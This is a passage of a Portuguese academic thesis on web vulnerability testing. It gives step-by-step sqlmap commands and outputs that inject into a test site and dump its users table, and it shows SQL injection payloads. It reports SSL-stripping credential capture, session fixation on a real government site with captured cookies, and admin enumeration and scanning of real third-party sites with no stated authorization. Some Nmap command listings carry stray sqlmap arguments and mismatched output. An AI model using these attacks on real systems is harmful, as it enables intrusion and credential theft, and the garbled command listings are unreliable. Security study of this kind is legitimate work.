O *Nmap* é utilizado em auditorias de segurança, inventários de rede, gerenciamento de serviços de atualização agendados e ainda monitoramento de disponibilidade de serviços. O *Nmap* opera de uma maneira geral nas camadas de rede e transporte, mas também manipula dados da camada de enlace, tais como endereços MAC e requisições ARP. A ferramenta ainda pode interpretar dados da camada de aplicação a fim de minerar dados importante como versões dos serviços e sistemas operacionais executados no servidor remoto. Basicamente o resultado da exploração utilizando o *Nmap* é uma lista dos alvos explorados com informações de cada alvo explorados com versões de serviços e sistemas operacionais bem como portas abertas, DNS reverso tipos de dispositivos e endereços MAC dos mesmos.

O *Nmap* possui outros recursos como o *Nmap Scripting Engine (NSE)*. Ele permite aos usuários escrever *scripts* simples usando a linguagem de programação Lua para automatizar uma grande variedade de tarefas de rede. Esses *scripts* são executados em paralelo ao *Nmap*. Existem uma série de *scripts* escritos para o NSE, mas o usuário também pode escrever seus próprios *scripts* para atender uma necessidade específica. Os *scripts* do *Nmap* não executados no modo de teste (*sandbox*) portanto recomenda-se muito cuidado na execução dos *scripts* do

*mesmo*. A documentação do *Nmap* recomenda não utilizar *scripts* de terceiros a não ser que se conheça seu conteúdo (GORDON, 2013).

#### 2.5.5 TOR

O *Tor* é basicamente uma rede de túneis virtuais que possibilita o anonimato na Internet. É utilizado por pessoas que não querem ser rastreadas na rede, foi originalmente implementado como um projeto no Laboratório Naval dos *EUA* e seu objetivo principal era proteger as comunicações do governo. A versão atual do *Tor* é um projeto aberto e é utilizado por várias pessoas e organizações que buscam anonimato na Internet. O utilitário *Tor* basicamente é um cliente que se conecta a uma rede virtual que garante o anonimato de cada ponto da rede, não possibilitando assim a origem da comunicação e nos casos de testes de invasão dificultam a descoberta da origem do ataque (TOR, 2014).

#### 2.5.6 BURP SUITE

O *Burp Suite* é uma plataforma utilizada para efetuar testes de segurança em aplicações Web. Possui duas versões: uma gratuita com limitações de uso e outra versão completa paga. Entre suas principais funções está a função *Proxy* que permite a interceptação do tráfego e a modificação dos dados entre a origem e o destino. Também possui a função *Spider* que permite o rastreamento do conteúdo da aplicação Web, e uma função chamada *Intruder* para realização de ataques personalizados de difícil exploração. Utilizando a versão gratuita a função de *Proxy* atende a vários fins, como interceptação e repetição de dados entre a origem e destino (PORTSWIGGER, 2014).

#### 2.5.7 OUTRAS FERRAMENTAS UTILIZADAS EM ATAQUES ESPECÍFICOS

##### 2.5.7.1 SUBTERFURGE

O *Subterfuge* é um arcabouço que automatiza todo processo de um ataque *Man-in-the-Middle* possibilitando que usuários não técnicos possam efetuar ataques executando um único comando acionado por uma interface visual. O arcabouço é uma aplicação Web que uma vez hospedado em um *host* com acesso a uma rede LAN possibilita ataques como o *SSLStripping* capturando senhas que trafegam na rede local. Sua utilização é simples bastando instalar a aplicação e iniciar a captura de dados (TOUSSAIN; SHIELDS, 2014).

### 2.5.7.2 KALI LINUX

O *Kali Linux* é uma sistema operacional livre baseado na distribuição Linux *Debian*. É mantido e financiado pela empresa *Offensive Security*. O *Kali Linux* contém uma gama de ferramentas pré-instaladas que agiliza todo o processo de testes de invasão e intrusão (SECURITY, 2014).

### 2.5.7.3 GREASEMONKEY

*Greasemonkey* é uma extensão para o navegador *firefox* e seus derivados que permite a manipulação de pequenas partes de código *javascript* nas aplicações Web. Possibilita a criação de *scripts* para personalizar o comportamento da página Web visitada (LIEUALLEN et al., 2014).

### 2.5.7.4 COOKIE INJECTOR

O *Cookie Injector* é um *script* utilizado para injetar *cookies* em forma de texto plano no navegador Web, os introduzindo como se fossem originalmente criados no navegador injetado (SYSTEMS, 2014).

### 2.5.7.5 MUTILLIDAE

*Mutillidae* é uma aplicação desenvolvida pela OWASP com inúmeras vulnerabilidades para testes e demonstrações de ataques em ambiente controlado. Possui configuração de níveis de segurança para ataques indo do modo fácil até o modo difícil (MUTILLIDAE, 2014).

### 2.5.7.6 DAMN VULNERABLE WEB APP (DVWA)

O DVWA assim como o *Mutillidae* também é uma aplicação vulnerável para testes de ataques. Também é configurável em níveis de dificuldade dificultando ou facilitando os ataques (DVWA, 2014).

### 3 DESENVOLVIMENTO E RESULTADOS


Neste capítulo é apresentado a realização dos experimentos e a análise de vulnerabilidades. Na seção 3.1 é apresentado a avaliação de algumas ferramentas utilizadas no presente trabalho. Na seção 3.2 é apresentado a execução das varreduras nos sítios Web e a exploração das vulnerabilidades descritas no OWASP Top 10 seguidas de contramedidas para cada ataque descrito.

#### 3.1 AVALIAÇÃO DAS FERRAMENTAS

Nesta seção são descritas as avaliações das ferramentas utilizadas durante a exploração de vulnerabilidades Web bem como a exploração da infraestrutura onde as aplicações estão hospedadas.

##### 3.1.1 W3AF

A ferramenta *W3af* detectou inúmeras vulnerabilidades em um tempo extremamente curto, agilizando o processo de descoberta das vulnerabilidades das aplicações Web examinadas. Suas opções de configurações são extremamente flexíveis permitindo ainda a criação de perfis de varreduras completamente personalizáveis. A ferramenta agrega perfis pré estabelecidos de acordo com as vulnerabilidades desejadas a serem analisadas nas buscas. O *W3af* ainda traz um perfil de análise configurado para encontrar as vulnerabilidades contidas no *Owasp Top 10*, agilizando a execução dos testes. A figura 6 mostra vulnerabilidades encontradas após a varredura de um sítio com o *W3AF*.



**Figura 6: Resultado de uma varredura utilizando o W3AF**

O *W3af* se mostrou de fácil utilização devido a sua interface simples e objetiva. Todos os resultados dos testes são enumerados bem como todos os parâmetros enviados e suas respectivas respostas são detalhados pela ferramenta. O *W3af* lista sugestões de aplicativos para explorar as vulnerabilidades encontradas durante a varredura.

O único inconveniente apresentado é o número excessivo de requisições HTTP gerando um excesso de tráfego na rede ocasionando lentidão na mesma. De uma maneira geral, a ferramenta se tornou eficaz na realização testes, listando as principais vulnerabilidades existentes em aplicações Web.

### 3.1.2 SQL MAP

Durante os testes utilizando o *SQLMap*

Durante os testes utilizando o *SQLMap*, a ferramenta foi eficaz na exploração de parâmetros injetáveis em aplicações Web. Os testes foram efetuados em uma aplicação Web exclusiva para testes de segurança disponibilizado pela empresa de segurança *Acutinex* disponível em <http://testphp.vulnWeb.com/>, utilizando o sistema operacional *Kali Linux*. A aplicação referida contém várias vulnerabilidades, em nossos testes exploramos a vulnerabilidade de injeção de SQL.

Após a navegação na aplicação Web notou-se a existência de parâmetros expostos diretamente na *URL* da mesma. Um parâmetro em um campo de busca se mostrou um possível vetor de ataque: <http://testphp.vulnweb.com/search.php?test=query>.



No terminal do Linux iniciou-se os testes com a ferramenta, no Quadro 16 segue a sintaxe do comando.

```
SQLmap -u http://testphp.vulnweb.com/search.php?test=query --dbs
```

### Quadro 16: Sintaxe Sqlmap para listar bases de dados remotos.

O argumento `-u` indica a *URL* do endereço do alvo juntamente com o parâmetro a ser explorado na aplicação Web. A ausência do parâmetro na *URL* informada desencadeia na ferramenta uma busca automática por parâmetros injetáveis na aplicação. O argumento `--dbs` indica para a ferramenta buscar todas as bases de dados existentes no domínio.

```

Terminal
File Edit View Search Terminal Help
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 09:43:47

[09:43:47] [INFO] resuming back-end DBMS 'mysql'
[09:43:52] [INFO] testing connection to the target url
sqlmap identified the following injection points with a total of 0 HTTP(s) reque
sts:
---
Place: GET
Parameter: test
  Type: boolean-based blind
  Title: MySQL boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY claus
e (RLIKE)
  Payload: test=query' RLIKE IF(1037=1037,0x7175657279,0x28) AND 'aeXH'='aeXH

  Type: UNION query
  Title: MySQL UNION query (NULL) - 3 columns
  Payload: test=query' UNION ALL SELECT NULL,CONCAT(0x3a7175763a,0x626d4473514
46f724662,0x3a656e6b3a),NULL#
---
[09:43:53] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL 5
[09:43:53] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[09:43:54] [INFO] fetched data logged to text files under './output/testphp.vuln
web.com'

[*] shutting down at 09:43:54

```

**Figura 7: Resultado de injeção de SQL com SQLMap fase de descoberta**


A Figura 7 mostra a saída do comando do Quadro 16, a ferramenta lista várias informa-ções, como o sistema gerenciador de banco de dados, o tipo de ataque realizado e o código SQL injetado. Como resultado, o ataque obteve o sucesso pois foram listados duas bases de dados, uma própria do *MySQL-Server* e a base de dados própria da aplicação Web, a base *acuart*.

Já com o conhecimento do nome da base de dados podemos em segundo passo listar todas as tabelas da mesma. Para tal utilizaremos alguns argumentos a mais do que no ataque anterior como segue código no Quadro 17.

```
SQLmap -u http://testphp.vulnweb.com/search.php?test=query --dbs -D acuart --tables
```

### Quadro 17: Sintaxe Sqlmap para listar tabelas em base de dados remota.

O argumento `-D` indica o alvo a ser explorado em nosso caso a base de dados *acuart* e o argumento `--tables` indica para a ferramenta listar todas as tabelas existentes no banco de dados alvo.



```

Terminal
File Edit View Search Terminal Help

[09:43:54] [INFO] fetched data logged to text files under './output/testphp.vulnweb.com'
[*] shutting down at 09:43:54

-----

web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL 5
[09:52:18] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[09:52:18] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured|
| guestbook|
| pictures|
| products|
| users   |
+-----+

[09:52:18] [INFO] fetched data logged to text files under './output/testphp.vulnweb.com'
[*] shutting down at 09:52:18

root@kali:/home/main#

```

**Figura 8: Resultado de injeção de SQL com SQLMap fase de listagem de tabelas**

A Figura 8 mostra a saída do comando anterior, listando todas as tabelas da base de dados *acuart*. Com a informação dos nomes de todas as tabelas podemos listar a estrutura de qualquer tabela enumerando suas colunas com o comando descrito no Quadro 18.

```
sqlmap -u http://testphp.vulnweb.com/search.php?test=query --dbs -T users --columns
```

### Quadro 18: Comando Sqlmap para listar colunas.

O argumento `-T` indica a tabela do banco de dados a ser listada juntamente com o argumento `--columns` que indica a listagem das colunas da tabela.

```

Terminal
File Edit View Search Terminal Help
[09:52:18] [INFO] fetched data logged to text files under './output/testphp.vulnweb.com'

[*] shutting down at 09:52:18

root@kali:/home/main#

-----

[09:53:51] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) columns
[09:53:51] [INFO] fetching current database
[09:53:51] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+-----+
| Column | Type |
+-----+
| address | mediumtext |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+-----+

[09:53:51] [INFO] fetched data logged to text files under './output/testphp.vulnweb.com'

[*] shutting down at 09:53:51

```

**Figura 9: Resultado de injeção de SQL com SQLMap fase de listagem de colunas da tabela**

De posse de todas as informações da estrutura do banco de dados por meio das injeções anteriores podemos agora fazer um despejo (*dump*) dos dados desejados. Para a demonstração foi utilizada a tabela *users* onde estão os dados dos usuários do sistemas como nome, email, cartão de crédito etc. Para tal utilizaremos o comando descrito no Quadro 19.

```
SQLmap -u http://testphp.vulnweb.com/search.php?test=query --dbs -T users --columns -C
uname , pass , email --dump
```

**Quadro 19: Comando Sqlmap para extrair dados de base remota.**

O comando utilizado para fazer o *dump* é similar aos anteriores mas com alguns argumentos a mais. Indicando a tabela *users* com o argumento *-T* e listando as colunas da tabela com o argumento *--columns* indica as colunas a serem efetuadas a extração dos dados com o argumento *-C*, por fim, o argumento *--dump* indica para a ferramenta executar o *dump* da base.

```

Terminal
File Edit View Search Terminal Help
| email | varchar(100) |
| name  | varchar(100) |
| pass  | varchar(100) |
| phone | varchar(100) |
| uname | varchar(100) |
+-----+
[09:53:51] [INFO] fetched data logged to text files under './output/testphp.vulnweb.com'

[*] shutting down at 09:53:51

-----

[09:55:53] [INFO] fetching columns 'cc, email, pass, uname' for table 'users' in database 'acuart'
[09:55:53] [INFO] fetching entries of column(s) 'cc, email, pass, uname' for table 'users' in database 'acuart'
[09:55:54] [INFO] analyzing table dump for possible password hashes
Database: acuart
Table: users
[1 entry]
+-----+-----+-----+-----+
| cc          | pass | uname | email |
+-----+-----+-----+-----+
| 1234-5678-2300-9000 | test | test  | email@email.com |
+-----+-----+-----+-----+

[09:55:54] [INFO] table 'acuart.users' dumped to CSV file './output/testphp.vulnweb.com/dump/acuart/users.csv'
[09:55:54] [INFO] fetched data logged to text files under './output/testphp.vulnweb.com'

[*] shutting down at 09:55:54

```


**Figura 10: Resultado de injeção de SQL com SQLMap fase de listagem dos dados na tabela indicada.**

A Figura 10 mostra a saída do comando anterior listando todos os dados na tabela indicada para injeção.

A ferramenta mostrou-se eficiente na automação do ataque não sendo necessário conhecer nenhuma técnica específica de injeção de SQL. O que deixa um alerta de gravidade ainda maior para a vulnerabilidade de injeção pois com a utilização da ferramenta qualquer indivíduo com conhecimento técnico pode explorar facilmente essa vulnerabilidade.


### 3.1.3 INTERCEPTER-NG

A ferramenta *interceptor-ng* foi utilizada na exploração de ataques de fixação de sessão, pois possibilita a captura de *cookies* com o mínimo de esforço. Também existe a opção de se fazer ataques do tipo *SSL Stripping* somente configurando o painel de opções conforme Figura 11.




**Figura 11: Menu de configurações *Inteceptor-NG***

Foram executados testes de interceptação de senhas com sucesso utilizando a ferramenta. O exemplo a seguir foi executado em um cenário controlado utilizando um dispositivo *Android* em uma rede sem fio doméstica. Estando conectado a rede sem fio iniciou-se a captura de pacotes e deu-se início ao ataque *SSL Striping*. Na mesma rede estavam conectados um computador pessoal (PC) o qual estava sendo filtrado todo o tráfego pelo dispositivo *Android*. A vítima então, para fins do experimento, acessou utilizando a função de autocompletar do navegador o site *facebook.com*. Nesse momento o aplicativo detecta o acesso ao *facebook.com* como mostra a Figura 12.




**Figura 12: Identificação de acesso ao site *www.facebook.com***

Neste momento a página de autenticação do site está sendo exibida para o usuário, mas a conexão está utilizando o protocolo HTTP, pois o dispositivo está filtrando todas as requisições, a figura 13 ilustra a visão da vítima no momento da execução do ataque.



**Figura 13: Visão da vítima diante o ataque**

No momento do envio do formulário, as credenciais passam pelo dispositivo *Android* que identifica a tentativa de autenticação e armazena as credenciais do usuário podendo ser utilizadas indevidamente pelo atacante. O aplicativo neste caso tentou estabelecer a conexão com o *facebook* e passar para a vítima o conteúdo descryptografado, nesse caso não obteve sucesso e retornou um erro no navegador da vítima. A Figura 14 ilustra a detecção da autenticação e mostra as credenciais do usuário, nesse caso a conta é fictícia e já foi extinta.



**Figura 14: Intercepção de dados da vítima**

A ferramenta cumpre os requisitos prometidos e é simples de ser utilizada, para os experimentos. Com a utilização da ferramenta foi obtido ainda sucesso na captura de *cookies* e na fixação de sessões de dispositivos móveis que utilizavam o aplicativo *facebook mobile*. Foi executado com sucesso a fixação de sessão em um sítio governamental utilizando *cookies* de sessão do mesmo capturados pelo aplicativo.

### 3.1.4 NMAP


Os testes realizados com o *Nmap* se mostraram efetivos para a enumeração de serviços sendo executados na infraestrutura onde as aplicações Web estão hospedadas. A ferramenta é eficiente e com uma ampla documentação de fácil entendimento com inúmeras opções até mesmo para evadir *IDS* e *firewalls*.

Os testes foram executados usando o sistema operacional *Kali Linux* utilizando o terminal como interface. O primeiro teste foi realizado utilizando uma aplicação Web disponibilizada pelo próprio *Nmap* disponível no endereço <http://scanme.nmap.org/>, no Quadro 20 segue a sintaxe do comando executado no primeiro teste.

```
nmap -sS -sC -sV scanme.nmap.org
uname , pass , email --dump
```

#### Quadro 20: Comando Nmap para iniciar varredura de portas.

O argumento `-sS` invoca o método de varredura *TCP SYN* que utiliza métodos comuns de porta-identificação que permitem o *Nmap* reunir informações sobre as portas abertas sem concluir o processo de *handshake TCP*. Quando uma porta aberta é identificada, o *handshake TCP* é repostado antes de ser concluído. Esta técnica é muitas vezes referida como varredura semi-aberta (*half open scanning*) (GORDON, 2013). O argumento `-sC` invoca todos os scripts padrões do módulo NSE contido no *Nmap*. E por fim o argumento `-sV` lista as versões dos aplicativos e serviços executados no alvo. A Figura 15 mostra a saída do comando executado.



```

Terminal
~ $ nmap -A -T4 scanme.nmap.org playground

Starting Nmap 5.21 ( http://nmap.org ) at 2013-09-22 10:20 BRT
Failed to resolve given hostname/IP: playground. Note that you can't use '/mask' AND '1-4,7,100-' style IP ranges
Nmap scan report for scanme.nmap.org (74.207.244.221)
Host is up (0.22s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.3p1 Debian 3ubuntu7 (protocol 2.0)
|_ ssh-hostkey: 1024 8d:60:f1:7c:ca:b7:3d:0a:d6:67:54:9d:69:d9:b9:dd (DSA)
|_ 2048 79:f8:09:ac:d4:e2:32:42:10:49:d3:bd:20:82:85:ec (RSA)
80/tcp    open  http         Apache httpd 2.2.14 ((Ubuntu))
|_ html-title: Go ahead and ScanMe!
546/tcp   filtered ldp
1720/tcp  filtered H.323/Q.931
Service Info: OS: Linux

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.60 seconds
~ $ █

```

**Figura 15: Exemplo de reconhecimento com Nmap**

Como mostra a Figura 15, várias informações sobre a infraestrutura onde a aplicação

está hospedada foram obtidos, como servidor de aplicação e sua versão e sistema operacional. Ainda é possível verificar as chaves SSH do alvo em questão.

Também foi executado um teste de reconhecimento em um sistema real que utiliza como gerenciador de conteúdo o CMS *WordPress*. O módulo NSE do *Nmap* possui uma série de *scripts* específicos, entre eles um *script* que busca todos os usuários administrativos registrados no sistema e os lista juntamente com o reconhecimento padrão como segue no comando exemplo. Para fins de manter o anonimato da aplicação Web, a URL utilizada será `www.exemplowordpress.com`, a sintaxe pode ser vista no quadro 21.

```
nmap -p80 --script http-wordpress-enum www.exemplowordpress.com
uname , pass , email --dump
```

**Quadro 21: Comando Nmap para listar usuários de um determinado domínio Web.**

A Figura 16 ilustra a saída do comando descrito no Quadro 21 listando todos os usuários cadastrados como administradores do sistema.

```
Terminal
File Edit View Search Terminal Help

root@kali:/home/main# nmap -p80 --script http-wordpress-enum www.
.com.br/

Starting Nmap 6.25 ( http://nmap.org ) at 2013-09-22 13:08 BRT
Illegal netmask value, must be /0 - /32 . Assuming /32 (one host)
Nmap scan report for www.
.com.br (
Host is up (0.16s latency).
rDNS record for : hm2665.locaweb.com.br
PORT      STATE SERVICE
80/tcp    open  http
| http-wordpress-enum:
| Username found: admin
| Username found: sjfnet
|_ Search stopped at ID #25. Increase the upper limit if necessary with 'http-wor
dpress-enum.limit'

Nmap done: 1 IP address (1 host up) scanned in 36.90 seconds
```

**Figura 16: Exemplo de listagem de usuários Wordpress**

A ferramenta foi efetiva nos reconhecimentos e testes de segurança. A documentação é ampla e de fácil leitura, o que facilita a curva de aprendizado. O *Nmap* oferece vários *scripts* para testes de invasão, como por exemplo *scripts* de força bruta, de listagem de usuário de CMS *WordPress*, o que possibilita a execução de um teste de invasão completo utilizando apenas a ferramenta poupando muito tempo para profissionais interessados em executar testes de segurança em suas aplicações e infraestruturas Web.



## 3.2 ANÁLISE DOS SÍTIOS WEB

Nesta seção são apresentados os resultados das varreduras executadas nos sítios previamente escolhidos levando em consideração categorias específicas. São apresentados quantidades e percentuais das vulnerabilidades encontradas bem como a exploração de cada uma das vulnerabilidades existentes no OWASP Top 10.

### 3.2.1 EXECUÇÃO DE VARREDURAS NOS SÍTIOS WEB

Para a execução das varreduras foram escolhidas categorias específicas de sítios Web, de forma que se pudesse abranger uma maior diversidade de sítios com um número reduzido de amostras de cada categoria. Inicialmente foram estabelecidas as seguintes categorias de sítios Web para análise: comércio eletrônico, religiosos, acadêmicos, grandes portais, sítios que utilizam CMSs, governamentais, regionais e de conteúdo adulto. Foram selecionados 10 sítios Web de cada categoria totalizando 80 sítios a serem analisados.

As varreduras foram realizadas usando *Web Scanners*: o Vega (SUBGRAPH, 2013) e o W3af (W3AF, 2013). Durante as varreduras houveram vários problemas, dentre eles o bloqueio do acesso a Internet do *host* utilizado para efetuar as varreduras por parte do provedor de acesso local. Esse bloqueio se deu devido ao excesso de requisições *HTTP* para um mesmo endereço na Web. Após esse incidente as varreduras foram executadas com intervalos de 24 a 48 horas de pausa.

Apesar do intervalo entre as varreduras ter resolvido, o problema de bloqueio de acesso por parte do provedor, outros problemas oriundos das varreduras surgiram. Durante uma varredura a um sítio Web na região de Campo Mourão com a devida autorização dos proprietários do mesmo houveram problemas de envio em massa de *emails* para departamentos da empresa. Cerca de mil *emails* foram enviados para o departamento comercial da empresa se aproveitando da não verificação de robôs no preenchimento e envio de formulários.

Para evitar outros problemas o número de sítios avaliados foi reduzido drasticamente de 80 para 16 sítios, que foi o número de sítios avaliados até o início dos problemas citados. Mesmo com essa redução no escopo das verificações muitas vulnerabilidades foram descobertas. As vulnerabilidades encontradas foram classificadas utilizando a metodologia de avaliação de riscos contido no OWASP Top Ten (TEN, 2013). A classificação das vulnerabilidades pode ser vista na Figura 17.

